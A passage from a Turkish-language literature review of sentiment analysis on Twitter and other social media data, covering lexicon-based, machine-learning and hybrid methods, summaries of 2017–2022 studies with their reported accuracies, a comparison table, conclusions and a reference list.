1.2. Duygu Analiz Yöntemleri

Duygu analizi, sözlük tabanlı yaklaşım, makine öğrenimi yaklaşımı ve hibrit yaklaşım olmak üzere üç başlık altında incelenmektedir [6]. Sözlük tabanlı yöntemler, belirlenmiş bir sözlüğe göre duygu ifade eden kelimeler kullanılarak duygu analizi yapmayı hedefler. Bu yöntemde mevcut sözlükler kullanılabileceği gibi, yeni bir sözlük de oluşturulabilir [7]. Yani bu yöntem uygulanırken WordNet, SentiTurkNet gibi hazır sözlüklerden yararlanılabileceği gibi çalışılan konu ile alakalı manuel olarak kelime grupları da oluşturulabilir.

Makine öğrenimi tabanlı yöntemde, yazılıma metnin içerdiği duyguları öğretmek için makine öğrenimi teknikleri ve derin öğrenme gibi yöntemler kullanılır. Bu yöntemde oluşturulan model, bilinmeyen verilerdeki duygunun doğru tahmin edilebilmesi için bilinen veriler kullanılarak eğitilir ve oluşturulan model yeterli sayıda örnek ile eğitilirse oldukça doğru tahminlerde bulunabilir. Makine öğrenimi tabanlı yöntemler, denetimli, yarı denetimli ve denetimsiz yöntemler olarak sınıflandırılabilir. Denetimli makine öğrenmesi algoritmaları,

regresyon ve sınıflandırma, denetimsiz makine öğrenmesi algoritmaları, kümeleme ve boyut azaltma başlıkları altında incelenmektedir [8].

Hibrit yöntemi ise sözlük ve makine öğrenimi tabanlı yaklaşımları bir arada kullanılarak gerçekleştirilir [3].

1.3. Literatürde Sık Kullanılan Makine Öğrenmesi Teknikleri

Naive Bayes Algoritması (NB): Naive Bayes algoritması, Bayes teoremine dayalı istatistiksel bir sınıflandırma algoritmasıdır. Bu algoritmada, sınıf koşul bağımsızlığı olarak adlandırılan belirli bir sınıftaki öznelik değerinin etkisinin, diğer öznelikteki değerlerden bağımsız olduğu varsayımı kullanılır. Bu algoritma, basit yapısı, kullanım kolaylığı ve yüksek doğru sınıflandırma başarımı sebebiyle sıklıkla uygulanmaktadır [9].

Destek Vektör Makineleri (SVM): Lineer ve lineer olmayan verilerin sınıflandırılması için kullanılan bir yöntemdir. Destek vektör makineleri, aykırı değerler içeren verilere karşı dayanıklı ve genelleştirme yetenekleri yüksek algoritmalar. Bu algoritmada lineer olmayan bir eşleme metodu kullanılıp veri daha üst bir boyuta çevrilir ve bu boyuttaki veriyi düzgün şekilde bölebilecek bir üst düzlem oluşturulması hedeflenir. Üst düzlem, bir sınıftaki verilerin başka bir sınıftaki verilerden ayrılmasına yol açan bir karar sınırını [9,10].

Karar Ağaçları (DT): Denetimli öğrenme sınıflandırmasında yaygın olarak kullanılan bir algoritmadır. Böl ve yönet yaklaşımından yararlanan bir öğrenme modelidir. Verimli bir şekilde sınıflandırma ve regresyon gerçekleştiren bir teknik olup, basit ve anlaşılır bir yapıya sahiptir [11].

Lojistik Regresyon (LR): İstatistiksel bir sınıflandırma algoritmasıdır. Bu algoritmada eğitim setinde bulunan verilerden yararlanılarak sınıflandırma modeli oluşturulur ve yeni veriler en büyük olasılık değerinin olduğu sınıfa yerleştirilir. Olasılık değerlerinin hesaplanması Naive Bayes algoritmasında Bayes teoreminden yararlanılarak yapılırken, bu algoritmada doğrudan parametreler üzerinden hesaplanır [12].

K-En Yakın Komşu (K-NN): Bu algoritma, örnek tabanlı bir öğrenme algoritmasıdır. Yani öğrenme işi eğitim setindeki verilerden yararlanılarak yapılır ve yeni bir veri eğitim setinde bulunan verilerle arasında bulunan benzerliğe bakılarak sınıflandırılmaktadır. Bu algoritmanın performansının yüksek olması veriler arası uzaklığın ölçümünde kullanılacak yönteme bağlıdır [13].

2. Literatür Çalışması

Bu bölümde 2017-2022 yılları arasında yapılan, veri kaynağı olarak sosyal medya verilerini kullanmış olan duygu analizi ve fikir madenciliği çalışmaları incelenmiştir. Seçilen çalışmaların yapıldığı tarihe, veri kaynağına, analizde kullanılan yöntem ve elde edilen sonuçlara değinilip, kronolojik olarak listelenmiştir.

Albayrak vd. (2017) tarafından yapılan bu çalışmada veri seti, Twitter API aracılığı ile ‘bedelliaskerlik geliyor’ anahtar sözcüğünü içeren tweetler anlık olarak çekilerek oluşturulmuştur. Çalışma Python dili kullanılarak gerçekleştirilmiştir. Toplanan verilerin çalışmaya uygun hale getirilmesi (ön işlem) için Python’da bulunan NLTK kütüphanesi kullanılmıştır. Duygu analizi sözlüğü olarak SentiTurkNet kullanılmıştır. Tweetlerdeki her bir kelime SentiTurk sözlüğündeki kelimelerle karşılaştırılıp polarite hesapları yapılmıştır. Her tweet hesaplanan polarite skoruna göre pozitif, negatif veya nötr olarak değerlendirilmiştir.

Sonuçlara göre bedelli askerlik ile ilgili %79 nötr yorum, %16 pozitif yorum ve %5 oranında negatif yorum olduğu ortaya çıkmıştır [14].

Onan (2017) tarafından yapılan çalışmada veri kümesi, 10600 adet yarı yarıya negati ve pozitif olarak etiketlenmiş tweetten oluşmaktadır. Önişleme kısmında Lucene ara yüzünü, kök bulma aşaması için Zemberek kütüphanesinden yararlanılmıştır. Öznitelik setlerini oluşturmak için N-gram modellerinden (Unigram, Bigram ve Trigram) yararlanılmıştır. Çalışma kapsamında sınıflandırma algoritması olarak Naive Bayes Algoritması, Destek Vektör Makineleri ve Lojistik Regresyon algoritmaları kullanılmıştır. Başarım oranlarının hesaplaması için F-ölçütü ve ROC eğrisinden yararlanılmıştır. Çalışma sonucunda, en yüksek olan başarım %77,78 oranıyla, veri seti Unigram ve Bigram öznitelik setleri birleştirilerek oluşturulan öznitelik seti kullanıldığında ve sınıflandırma algoritması olarak Naive Bayes sınıflandırıcısı kullanıldığı zaman elde edilmektedir [9].

Hassan vd. (2017) çalışmalarında depresyon ile ilgili Twitter verileri ve 20newsgroups verileri olmak üzere iki veri seti kullanmıştır. Sınıflandırma işlemleri için Destek Vektör Makinesi, Naive Bayes ve Maximum Entropi algoritmaları kullanılıp, başarım oranları accuracy, precession ve recall ile ölçülmüştür. Accuracy'e göre en yüksek başarım %91 oranı ile Destek Vektör Makinası, precision'a göre en yüksek başarım %88 oranı ile Naive Bayes, recall'a göre en yüksek başarım %82 oranı ile Naive Bayes algoritmasına aittir [15].

Gupta vd. (2017) çalışmalarında veri seti olarak Twitter verilerini kullanmışlardır ve çalışmayı Python programlama dilini kullanarak gerçekleştirmişlerdir. Çalışmada aynı veriler üzerinde (21000 eğitim – 1400 test) 8 adet makine öğrenimi algoritması uygulanıp duygu analizi yapılmıştır ve elde edilen sonuçlar karşılaştırılmıştır. Makine öğrenimi algoritmalarından DAN2, SVM, Bayesian Logistic Regression, Naive Bayes, Random Forest, Neural Network, Maximum Entropy, Ensemble classifier kullanılmıştır ve sırasıyla %86.06 , %85 , %74.84 , %66.24 , %87.5 , %89.93 , %90 , %90 başarım oranlarına ulaşmıştır [16].

Ayan vd. (2019) tarafından yapılan bu çalışmada veri seti olarak Twitter API aracılığı ile seçilen anahtar kelimeleri içeren ingilizce tweetler toplanıp (PHP Cron Job kullanılarak toplanmıştır.) kullanılmıştır. Çekilen 162.000 tweet 5 kişi tarafından pozitif (islamofobi içeren - %51) veya negatif (islamofobi içermeyen - %49) olarak etiketlenmiştir. Doğal dil işleme modülünde Python dili kullanılmıştır. Daha sonra veriler %80 eğitim ve %20 test verisi olmak üzere ikiye bölünmüştür. Veri seti Ridge Regresyonu ve Naive Bayes sınıflandırıcısıyla eğitilmiştir. Başarım ölçütü olarak precision, recall, f1-score ölçütlerinden yararlanılmıştır. Elde edilen oranlar F1 ölçütünde Ridge Regresyonu'nda %96.9 bulunurken Naive Bayes Algoritmasında bu oran %95.4'e inmiştir, Precision ölçüdü kullanıldığında Ridge Regresyonu %97.0 oranını verirken Naive Bayes Algoritmasında bu oran %95.7'ye inmiştir, Recall ölçütünde Ridge Regresyonu'nda %97.0 bulunurken Naive Bayes Algoritmasında bu oran %95.3'e inmiştir. Bu sonuçlar incelendiğinde üç ölçütünde sonuç ortalamalarının birbirlerine yakın bulunduğu görülmüştür. Ama negatif verilerde Precision ölçütü, pozitif verilerde ise Recall ölçütünün daha yüksek başarım oranları çıkardığı görülmüştür. Bunlara ek olarak ölçütlerin tümünde Ridge Regresyonunun Naive Bayes Algoritmasına göre daha iyi sonuç verildiği anlaşılmıştır [17].

Demir vd. (2019) tarafından yapılan bu çalışma, WEKA yazılımından yararlanılarak Twitter'dan elde edilen veri kümesi üzerine gerçekleştirilmiştir. Çalışmada Bing, NRC ve Afinn sözlükleri Türkçeye çevrilip kullanılmıştır. Elde edilen veriler büyük harfleri küçük harflere çevirme, sayıların kaldırılması ve noktalama işaretlerinin kaldırılması gibi bir takım ön

işlemden geçirilmiş ve çalışmaya uygun hale getirilmiştir. Kelimelerin metinde kaç kez kullanıldığını göstermek için Belge Terim Matrisinden (BTM) yararlanılmıştır. Çalışmada sınıflandırma algoritması olarak Bayes sınıflandırıcısı kullanılmıştır. Bayes sınıflandırıcı skorları belirlemek için iki farklı yaklaşım üç farklı veri setinde uygulanmıştır. Birinci yöntem de metin öfke, nefret, korku, mutluluk, üzüntü ve sürpriz olarak altı duyguya göre sınıflandırılmıştır. İkinci yöntemde ise negatif-pozitif ve zayıf-güçlü olarak sınıflandırılır. Metin verilerini görselleştirmek için kelime bulutları kullanılmıştır. Birinci veri setinde yöntem 1'in doğruluk oranı %77,14, yöntem 2'nin ise %82,85 olarak bulunmuştur. İkinci veri setinde yöntem 1'in doğruluk oranı %72,78, yöntem 2'nin ise %74,92 olarak bulunmuştur. Üçüncü veri setinde 1. yöntemin doğruluk oranı %74,11, 2. yöntemin ise %77,445 olarak bulunmuştur [18].

Karayılmaz vd. (2019) çalışmalarında kullanmış oldukları veri seti, içinde mobilya kelimesi geçen 14145 adet İngilizce tweetten oluşmaktadır. Rapidminer kullanılarak doğal dil işleme yöntemleri ile tweetler pozitif ve negatif olarak etiketlenmiştir. Pozitiflik ve negatiflik durumları için anahtar kelimeler belirlenip sınıflandırılmıştır. FP-Growth algoritması kullanılarak kelimelerin birliktelik davranışları belirlenmiştir. Verilerin %80'i eğitim ve %20'si ise test amacı ile kullanılarak Karar Ağacı algoritması uygulanmıştır. Bunların sonucunda 208 adet birliktelik kuralı belirlenip, anlamlı bilgilere ulaşılmıştır. Kurulan model incelediğinde %87.65 oranında başarı göstermiştir [19].

Mustağim vd. (2019) çalışmalarında veri seti olarak orman yangınları ile ilgili 6325 tweet çekilip kullanılmıştır. Veri ön işleme adımlarından sonra VADER kullanılarak veri etiketleme işlemi yapılmıştır. Duygu analizinde baskın kelimelerin sıklığını bulmak için Kelime Bulutu yöntemi kullanılmıştır. Sınıflandırma işlemi için K-En Yakın Komşu algoritması kullanılmıştır. Recall ölçümü kullanılarak K-En Yakın Komşu algoritmasının başarı oranı %79,45 çıkmıştır [20].

Virra vd. (2019) çalışmalarında cinsel şiddetin ortadan kaldırılmasına ilişkin kanun taslağını konu edinen tweetleri veri seti olarak kullanmışlardır. Verileri ön işlemden geçirdikten sonra %80 eğitim ve %20 test olarak ayırmışlardır. Sınıflandırma için Naive Bayes Algoritması, Karar Ağacı Algoritması ve Random Forest Algoritması kullanılmıştır. Naive Bayes Algoritması %83,54 oranında bir başarı elde etmiştir. Karar Ağacı Algoritması %75,31 oranında bir başarı elde etmiştir. Random Forest Algoritması ise %75,72 oranında bir başarı elde etmiştir. Görüldüğü üzere bu çalışmada en yüksek başarı oranına sahip olan algoritma Naive Bayes Algoritması olmuştur [21].

Safalı (2020) tarafından yapılan çalışmada veri seti olarak Facebook, Twitter, Instagram ve LinkedIn platformlarının her birinden Cumhuriyet İttifakını destekleyen 500 kişinin ve desteklemeyen 500 kişinin toplamda 4000 kullanıcının 200 paylaşımı alınarak 800000 paylaşım verisi kullanılmıştır. Verilerin çalışmaya uygun hale getirilmesi için doğal dil işleme yöntemleri uygulanmıştır. Doğal dil işleme için Zemberek kütüphanesinden yararlanılmıştır. Öznitelik çıkarımı için terim frekansı yöntemi kullanılarak Cumhuriyet İttifakına destek veren ve destek vermeyen tweetlerin anahtar kelimelerinden oluşan bir terimler listesi oluşturulmuştur. Bu liste kullanıcıların pozitif ve negatif tweetlerden tekrar sayıları en yüksek 200 adet sözcük referans alınarak oluşturulmuştur. Bulunan özniteliklerin %80'i eğitim ve %20'si ise test kümesi olarak seçilmiştir. Son olarak K-En Yakın Komşu, Karar Ağacı, Sıralı Minimum Optimizasyon ve Bayes algoritmalarıyla başarı oranları bulunmuştur. Sonuçlar Kappa İstatistik Testi ile karşılaştırılıp en iyi sonucu veren modelin %97 oranıyla K En Yakın Komşu sınıflandırıcısı olduğu belirlenmiştir [22].

Küçükkartal (2020) tarafından yapılan bu çalışmada veri seti, Twitter API aracılığıyla vaccine (aşı) kelimesini içeren yaklaşık 10000 adet ingilizce tweetin çekilmesiyle oluşturulmuştur. Toplanan tweetler bir csv dosyasına kaydedilmiştir. Çalışmada Python dili kullanılmıştır. Veriler URL'lerin kaldırılması, noktalama işaretlerinin kaldırılması, sayısal ifadelerin kaldırılması gibi ön işlemlerden geçirilip çalışmaya uygun hale getirilmiştir. Metin verilerini görselleştirmek için kelime bulutları kullanılmıştır. Twitter'daki metinlerde tüm kelimelerin polarite skoru ve polaritesi belirlenmiştir. Tüm tweetler için bulunan polarite skoru, olumlu, olumsuz ve nötr durumlara göre değerlendirilmiştir. Sonuçlara göre verilerin %42'si olumlu, %14'ü olumsuz ve %43'ünün nötr olduğu görülmektedir [23].

İlhan ve Sağaltıcı (2020) çalışmalarında Twitter'dan toplanan 1,578,627 adet sınıflandırılmış tweet üzerinde Naive Bayes, Destek Vektör Makinesi gibi makine öğrenmesi yöntemlerini kullanarak duygu analizi yapmışlardır. Daha sonra elde edilen sonuçların iyileştirilmesi adına N-gram kullanılmıştır. Veriler %66 eğitim ve %33 test olarak ayrılmıştır ve VADER sözlüğü kullanılarak yapılan analizin başarı oranı %27, Naive Bayes yönteminin başarı oranı %42, Unigram ve Bigram ile kullanılan Destek Vektör Makinesi yönteminin başarı oranı %64 çıkmıştır [24].

Tuna vd. (2021) tarafından yapılan bu çalışmada veri seti, konuyla ilgili belirlenen etiketlere sahip 09.12.2020 – 20.03.2021 tarihleri arasında İngilizce dilinde olan 110.883 adet paylaşımın toplanıp temizlenmesiyle elde edilmiştir. Çalışma R programlama dili kullanılarak gerçekleştirilmiştir. Çalışmada kelimeleri pozitif ya da negatif olarak ayırtıran “bing” sözlüğü kullanılmıştır. Çalışmada yapılmış olan analizlerde; salgın ile alakalı en çok paylaşım yapılmış olan lokasyon bilgilerinin tespit edilmesi, birlikte en çok kullanılan kelimelerin ve kelime çiftlerinin tespit edilmesi ve en çok kullanılan olumlu ve olumsuz kelimelerin tespit edilmesi gibi uygulamalar gerçekleştirilmiştir [25].

Kumaş (2021) tarafından yapılan bu çalışmada veri kümesi olarak farklı konularda 16000 adet olumlu ve 16000 adet olumsuz etiketli tweet kullanılmıştır. Tweetler ön işlemde geçirilip çalışmaya uygun hale getirilmiştir. Çalışmada Zemberek kütüphanesi kullanılmıştır. Terim ağırlıklandırma için TF-IDF(terim sıklığı – ters doküman sıklığı) yöntemi kullanılmıştır. Sınıflandırma işleminde Naive Bayes, K En Yakın Komşu, Destek Vektör Makineleri, Lojistik Regresyon ve Karar Ağacı algoritmalarından yararlanılmıştır. Tweetler %80-%20 oranıyla eğitim ve test olarak ayrılmıştır. Sonuçlar f1-skoru ile değerlendirilmiştir. En iyi sonucu veren sınıflandırma algoritması %73 oranıyla Destek Vektör Makinası algoritması olmuştur [26].

Atılğan ve Yoğurtcu (2021) çalışmalarında veri seti olarak, belirlenen bir kargo firması ile ilgili atılan 1138 adet tweet kullanılmıştır. Verilerin analizi için SentiWordNet sözlüğünün polarite puanları kullanılıp, tweetler pozitif, negatif ve nötr olarak sınıflandırılmıştır. TF-IDF değerleri hesaplanıp, bu değerlere göre pozitif tweetlerde en çok tekrarlanan kelimeler ve aynı şekilde negatif tweetlerde en çok tekrarlanan kelimeler belirlenmiştir [27].

Alzyout vd. (2021) tarafından yapılan çalışmada veri seti olarak Twitterdan kadına yönelik şiddet ile ilgili 5000 tweet toplanıp, kadın ve erkeklerden oluşan 5 kişilik bir grup tarafından etiketlenilmiştir. Sınıflandırma adımı Destek Vektör Makinesi, K-En Yakın Komşu, Karar Ağaçları ve Naive Bayes algoritmaları kullanılmıştır. Precision, Recall ve Accuracy ölçümleri kullanılarak sınıflandırma sonuçları karşılaştırılmıştır. Destek Vektör

Makinesi en iyi sonucu verirken, Naive Bayes algoritmasının en kötü sonucu verdiği belirlenmiştir [28].

Mayda vd. (2021) çalışmalarında veri seti olarak nefret söylemi içeren 1000 adet tweet kullanılmıştır. Bu tweetler iki kişi tarafından etiketlenilmişlerdir. N-gram yöntemi kullanılarak bilgi kazancına dayalı özellikler çıkarılmıştır. Daha sonra farklı sınıflandırma algoritmaları kullanılarak sınıflandırmalar yapılmıştır. Naive Bayes, Karar Ağacı, SMO, Random Forest gibi farklı sınıflandırma yöntemleri kullanılıp, en yüksek başarıyı Naive Bayes sınıflandırıcısı elde etmiştir. Veri miktarı arttırılırsa daha iyi sonuçlar elde edileceği düşünülmektedir [29].

Torun ve Şengül (2022) tarafından yapılan bu çalışmada veri seti, Twitter platformunda #kriptopara etiketi bulunan 41949 tweetin toplanması ile oluşturulmuştur. Veri çekme, temizleme ve analiz gibi işlemler R programlama dili kullanılarak gerçekleştirilmiştir. Çekilen tweetlerde en çok tekrar eden 100 kelime tespit edilerek bir kelime bulutu oluşturulmuştur. Oluşturulan buluta bakılarak Kripto para ile alakalı en çok tekrar kelimeler belirlenmiştir. Yapılan analize bakıldığında insanların kripto para için duygusal durumlarının nötr olduğu görülmüştür [30].

Dinçer vd. (2022) tarafından yapılan bu çalışmada veri seti Twitter API aracılığıyla konuyla alakalı 3002 adet tweet toplanarak oluşturulmuştur. Tweet çekme işlemi Python dilinde Tweepy kütüphanesi kullanılarak yapılmıştır. Öz nitelikleri belirlemek için n-gram ve terim frekansı ve ters terim frekansını metotları kullanılmıştır. Veri seti üzerinde Destek Vektör Makinesi, Naive Bayes ve Lojistik Regresyon yöntemleri uygulanmıştır. Bunların sonucunun değerlendirilmesi kesinlik, hassasiyet, f1-score, destek ve doğruluk ölçütlerinden yararlanılarak yapılmıştır. Değerlendirme sonucunda en iyi yöntemin %87 doğruluk oranıyla Lojistik Regresyon olduğuna karar verilmiştir ve çalışmanın devamında oluşturulmuş bir web sitesinde oluşturulan algoritma kullanılmıştır [31].

Masruroh vd. (2022) çalışmalarında kullandıkları veri seti , belirlenen anahtar kelimeler baz alınarak Twitter'dan çekilen 1000 tweetten oluşmaktadır. Veriler gerekli önışlemden geçirildikten sonra, kelimeler TF-IDF yöntemi kullanılarak ağırlıklandırılmışlardır. Çalışmada sınıflandırma işlemi için Destek vektör makinesi ve Naive Bayes algoritması kullanılmıştır. Çalışma 3 farklı eğitim-test veri oranları ile gerçekleştirilmiştir. Modelin başarı oranının ölçümü için accuracy, precision, recall ve f1-score tekniklerinden yararlanılmıştır. Durum-1'de veriler %60 eğitim ve %40 test olarak ayrılmıştır ve en yüksek başarı %97 ile Naive Bayes algoritmasına aittir. Durum-2'de veriler %70 eğitim ve %30 test olarak ayrılmıştır ve en yüksek başarı %98 oranıyla Naive Bayes algoritmasına aittir. Durum-3'te tweetler %80 eğitim ve %20 test olarak ayrılmıştır ve en yüksek başarı %98 oranıyla Destek vektör makinesi algoritmasına aittir [32].

3. Bulgular

Bir önceki bölümde incelenen çalışmalardan seçilen bazı araştırmalar için araştırmacı, veri kaynağı, araştırma konusu, kullanılan yöntem, öz nitelik seçme tekniği, sınıflandırma algoritması, sözlük, değerlendirme ölçüdü, başarı oranı ve en başarılı algoritmayı içeren bir tablo oluşturulup Tablo 1'de gösterilmiştir.

Tablo 1. Makale Özetleri

Araştırmacı	Araştırma Konusu	Veri Kaynağı	Kullanılan Yöntem	Öznitelik Seçme Tekniği	Sınıflandırma Algoritması / Sözlük	Başarı Oranı
Atılğan & Yoğutcu (2021)	Kargo Firması Müşterilerinin Twitter Gönderilerinin Duygu Analizi	Twitter	Sözlük Tabanlı Yaklaşım	TF-IDF	SentiWordNet	
Onan (2017)	Twitter Mesajları Üzerinde Makine Öğrenmesi Yöntemlerine Dayalı Duygu Analizi	Twitter	Makine Öğrenimi Tabanlı Yaklaşım	N-Gram	Naive Bayes, Destek Vektör Makineleri, Lojistik Regresyon	%77,78 oranı ile en başarılı algoritma Naive Bayes
Dinçer, Kayaoğlu & Safarlı (2022)	Metin Madenciliği ve Duygu Analizi ile Siber Zorbalık Tespiti	Twitter	Makine Öğrenimi Tabanlı Yaklaşım	N-Gram, TF-IDF	Naive Bayes, Destek Vektör Makineleri, Lojistik Regresyon	%87 oranı ile en başarılı algoritma Lojistik Regresyon
Albayrak, Topal & Altıntaş (2017)	Sosyal Medya Üzerinde Veri Analizi: Twitter	Twitter	Sözlük Tabanlı Yaklaşım		SentiTurkNet	
Kumaş (2021)	Türkçe Twitter Verilerinden Duygu Analizi Yapılırken Sınıflandırıcıların Karşılaştırılması	Twitter	Makine Öğrenimi Tabanlı Yaklaşım	TF-IDF	Naive Bayes, Destek Vektör Makineleri, Lojistik Regresyon, K-En Yakın Komşu, Karar Ağacı	%73 oranı ile en başarılı algoritma Destek Vektör Makinesi
Mustaqim, Umam & Muslim (2019)	VADER Sözlük Polarite Tespiti ve K-En Yakın Komşu Algoritması ile Hükümetin Orman Yangınlarına Tepkisine İlişkin Duyarlılık Analizi İçin Twitter Metin Madenciliği	Twitter	Hibrit Yaklaşım	Kelime Bulutu Yöntemi	K-En Yakın Komşu Algoritması, VADER sözlüğü	%79,45 başarı oranı elde edilmiştir

Tuna, Sağlam & Çavdur (2021)	Covid-19 Salgını ile İlgili Paylaşımlar Üzerinde Veri Analizi	Twitter	Sözlük Tabanlı Yaklaşım		Bing Sözlüğü	
Gupta vd. (2017)	Python Üzerinde Makine Öğrenimi Algoritmaları Kullanılarak Twitter Duygu Analizi Çalışması	Twitter	Makine Öğrenimi Tabanlı Yaklaşım		DAN2, Destek Vektör Makinesi, Bayesian Logistik Regresyon, Naive Bayes, Random Forest, Neural Network, Maximum Entropi, Ensemble Sınıflandırıcısı	%90 başarımlar oranları ile en başarılı algoritmalar Maximum Entropi, Ensemble sınıflandırıcı

4. Sonuç ve Öneriler

Makine öğrenimi tabanlı çalışmalar arasında bir makine öğrenimi tekniği ile sonuca varılan çalışmalar olduğu gibi birden çok makine öğrenme tekniği kullanıp karşılaştırma yapılan çalışmalarda mevcuttur. Bu çalışmalara baktığımız zaman en iyi başarımlar oranını veren algoritmaların genelde Naive Bayes ve Destek Vektör Makinesi olduğu gözlemlenmiştir. Çalışmalara bakıldığında bu algoritmaların N-gram veya TF-IDF gibi öznelilik çıkarma teknikleri ile beraber kullanıldığında daha iyi sonuçlar verebildiği görülmektedir. Verilerin sınıf sayısı arttıkça başarımlar oranının düştüğü görülmektedir. Bu yüzden sınıf sayısı düşük tutularak başarımlar oranı artırılabilir. Sözlük tabanlı çalışmaların ise sosyal medya verilerinin düzensizliğinden dolayı başarımlar oranlarının düşük olduğu gözlemlenmiştir.

Sözlük tabanlı yaklaşımların düzenli ve belirli kelime gruplarına sahip veri setleri üzerinde daha başarılı olacağı düşünülmektedir. Örneğin ürün incelemeleri gibi belirli kelime gruplarının bulunduğu metinlerde sözlük tabanlı yaklaşımın başarımlar oranının yükselmesi beklenmektedir. Genel olarak çalışmaların daha iyi sonuç vermesi için veri sayısı artırılabilir.

Kaynakça

- [1] O.Kaynar, M.Yıldız, Y.Görmez & A.Albayrak, Makine öğrenmesi yöntemleri ile Duygu Analizi, In: International Artificial Intelligence and Data Processing Symposium (IDAP'16), 2016. p. 17-18.
- [2] A.Esuli, ve F.Sebastiani, Sentiwordnet: A publicly available lexical resource for opinion mining. Proceedings of the 5th International Conference on Language Resources and Evaluation (LREC 2006),2006, 417–422.
- [3] W.Medhat, A.Hassan & H.Korashy, Sentiment analysis algorithms and applications: A survey. AinShams Engineering Journal,2014, 5(4);1093–1113.
- [4] B.Özyurt, & M.A.Akçayol, Fikir Madenciligi ve Duygu Analizi, Yaklaşımlar, Yöntemler Üzerine Bir Araştırma. Selçuk Üniversitesi Mühendislik, Bilim ve Teknoloji Dergisi,2018, 6(4);668-693.
- [5] Kına E. (2022). Makine Öğrenmesi Algoritmaları Kullanılarak Twitter Mobil Oyun Verilerinde
- [6] D.Maynard, & A.Funk, Automatic detection of political opinions in tweets. In Extended Semantic Web Conference, 2011, 88–99, Springer, Berlin, Heidelberg.
- [7] P.D.Turney, Thumbs up or thumbs down? Semantic orientation applied to unsupervised classification of reviews. ACL '02 Proc. 40th Annu. Meet. Assoc. Comput. Linguistics,2002, 417–424.

- [8] H.E.Ekim & A.B.İner, Duygu Analizi ve Fikir Madenciliği Uygulamaları Üzerine Literatür Taraması, KSÜ Mühendislik Bilimleri Dergisi, 2021, 24(2).
- [9] A.Onan, Twitter Mesajları Üzerinde Makine Öğrenmesi Yöntemlerine Dayalı Duygu Analizi, Yönetim Bilişim Sistemleri Dergisi, 2017, 3(2); 1-14.
- [10] V.Vapnik, The nature of statistical learning theory, Springer, 1995.
- [11] T.Kalaycı, Kimlik hırsız web sitelerinin sınıflandırılması için makine öğrenmesi yöntemlerinin karşılaştırılması, Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi, 2018, 24 (5); 870-878.
- [12] H.Shatkay, and M.Craven, Mining the biomedical literature, MIT Press, 2012.
- [13] T.Mitchell, Machine Learning, McGraw Hill, New York, 1997.
- [14] M.Albayrak, K.Topal & V.Altıntaş, Sosyal Medya Üzerinde Veri Analizi: Twitter, Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 2017, 22, Kayfor 15 özel sayısı.
- [15] A. U. Hassan, J. Hussain, M. Hussain, M. Sadiq & S. Lee, Sentiment analysis of social networking sites (SNS) data using machine learning approach for the measurement of depression, 2017 International Conference on Information and Communication Technology Convergence (ICTC), Jeju, Korea (South), 2017, 138-140.
- [16] B.Gupta, M.Negi, K.Vishwakarma, G.Rawat, P.Badhani & B.Tech, Study of Twitter sentiment analysis using machine learning algorithms on Python, International Journal of Computer Applications, 2017, 165(9); 29-34.
- [17] B.Ayan, B.Kuyumcu & B.Ciylan, Twitter Üzerindeki İslamofobik Twitlerin Duygu Analizi ile Tespiti, Gazi Üniversitesi Fen Bilimleri Dergisi, 2019, 7(2); 495-502.
- [18] Ö.Demir, A.I.B.Chawai & B.Doğan, Türkçe Metinlerde Sözlük Tabanlı Yaklaşımla Duygu Analizi, Int. Per. of Recent Tech. in App. Eng. , 2019, 2: 58-66.
- [19] S.Karayılmazlar, T.Bardak, Ö.Avcı, K.Kayahan, A.S.Karayılmazlar, Y.Çabuk, R.Kurt & E.İmren, Veri madenciliği algoritmalarına dayalı olarak sosyal medya üzerinden mobilya seçimindeki yönelimlerin belirlenmesi: Twitter örneği, Turkish Journal of Forestry, 2019, 20(4); 447-457.
- [20] T.Mustaqim, K.Umam & M.A.Muslim, Twitter Text Mining For Sentiment Analysis on Government's Response to Forest Fires With Vader Lexicon Polarity Detection and K-nearest Neighbor Algorithm, 6th International Conference on Mathematics, Science, and Education (ICMSE 2019).
- [21] K. Virra, R. Andreswari & M. A. Hasibuan, Sentiment Analysis of Social Media Users Using Naïve Bayes, Decision Tree, Random Forest Algorithm: A Case Study of Draft Law on the Elimination of Sexual Violence (RUU PKS), 2019 International Conference on Sustainable Engineering and Creative Computing (ICSECC), Bandung, Indonesia, 2019, 239-244.
- [22] Y.Safalı, Sosyal Medya Kullanıcılarının Cumhuriyet İttifakı Hakkındaki Görüşlerinin Makine Öğrenmesi Teknikleri ile Sınıflandırılması, Bilgisayar Bilimleri ve Teknolojileri Dergisi, 2020, 1(2); 51-57.
- [23] H.K.Küçükartal, Twitter'daki Verilere Metin Madenciliği Yöntemlerinin Uygulanması, ESTUDAM Bilişim Dergisi, 2020, 1(2); 10-13.
- [24] N.İlhan & D.Sağaltıcı, Twitter'da Duygu Analizi, Harran Üniversitesi Mühendislik Dergisi, 2020, 5(2); 146-156.
- [25] N.Tuna, A.Sağlam & F.Çavdur, Covid-19 Salgını ile İlgili Paylaşımlar Üzerinde Veri Analizi, Bilişim Teknolojileri Dergisi, 2021, 15(1).
- [26] E.Kumaş, Türkçe Twitter Verilerinden Duygu Analizi Yapılırken Sınıflandırıcıların Karşılaştırılması, ESTUDAM Bilişim Dergisi, 2021, 2(2); 1-5.
- [27] K.Ö.Atılğan & H.Yoğurtcu, Kargo Firması Müşterilerinin Twitter Gönderilerinin Duygu Analizi, Çağ Üniversitesi Sosyal Bilimler Dergisi, 2021, 18(1); 31-39.
- [28] Alzyout, M., Bashabsheh, E. A., Najadat, H., & Alaiad, A. , Sentiment Analysis of Arabic Tweets about Violence Against Women using Machine Learning. In: 2021 12th International Conference on Information and Communication Systems (ICICS). IEEE, 2021. p. 171-176.
- [29] İ.Mayda, B.Diri & T.Dalyan, Türkçe Tweetler üzerinde Makine Öğrenmesi ile Nefret Söylemi Tespiti, European Journal of Science and Technology, 2021, 328-334.
- [30] N.K.Torun & A.Şengül, Kripto Para Birimlerinin Twitter Verileri ile Metin Madenciliği Kapsamında İncelenmesi, Uluslararası Yönetim Bilişim Sistemleri ve Bilgisayar Bilimleri Dergisi, 2022, 6(1); 54-65.
- [31] E.Ş.Dinçer, D.Kayaoğlu & S.Safarlı, Metin Madenciliği ve Duygu Analizi ile Siber Zorbalık Tespiti, ESTUDAM Bilişim Dergisi, 2022, 3(2); 38-45.

